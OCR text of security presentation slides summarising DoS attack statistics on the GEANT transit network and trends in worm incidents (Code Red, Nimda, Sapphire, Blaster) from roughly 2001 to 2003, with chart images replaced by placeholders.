
Highest: 32 Mbps

Approximate values only. Low accuracy due to sampling.

Attacks Duration (6/2001)




Attack data




CISCO SYSTEMS

COLT

Attack data


Results - All attacks (Kbps)
Notice some of the attacks above 10Mb/sec!
100000
10000
1000
100
10
Kbps
Bubble size
= duration
2/18
2/28
3/10
3/20
3/30
4/9
4/19
4/29
5/9
5/19
5/29
GEANT
FIRST conference - 06/20/2001
DoS attacks on transit network - David Harmelin (david .harmelin @dante .org.uk)

Traffic history: Signature




Cisco Systems

COLT

Protocol Distribution

- Inverted protocol distribution
  - mid 2001; 95% TCP
  - late 2002: 75% UDP
  - current (2003): 90% UDP
- Transition away from SYN flood to generic bandwidth attacks
  - 137/UDP, 139/UDP, 445/TCP common attack targets
  - many attacks hit random ports

Protocol Distribution




Trends in Worm Incidents


- Demographics
  - Korea++ no longer top spot (TLD analysis)!
  - Global broadband still biggest source (2LD)
- Slightly faster “time to market”
  - Code Red (2001): 30 days
  - Nimda: 42 days
  - Sapphire: 184 days
  - Blaster: under 30 days

Worm Demographics


Code Red



Nimda




Blaster




Nimda's Persistence

- Nimda (September, 2001)
  - Still persistent after 2 years
  - Over one million hosts a day (August, 2003)




Blaster's Activity Cycle

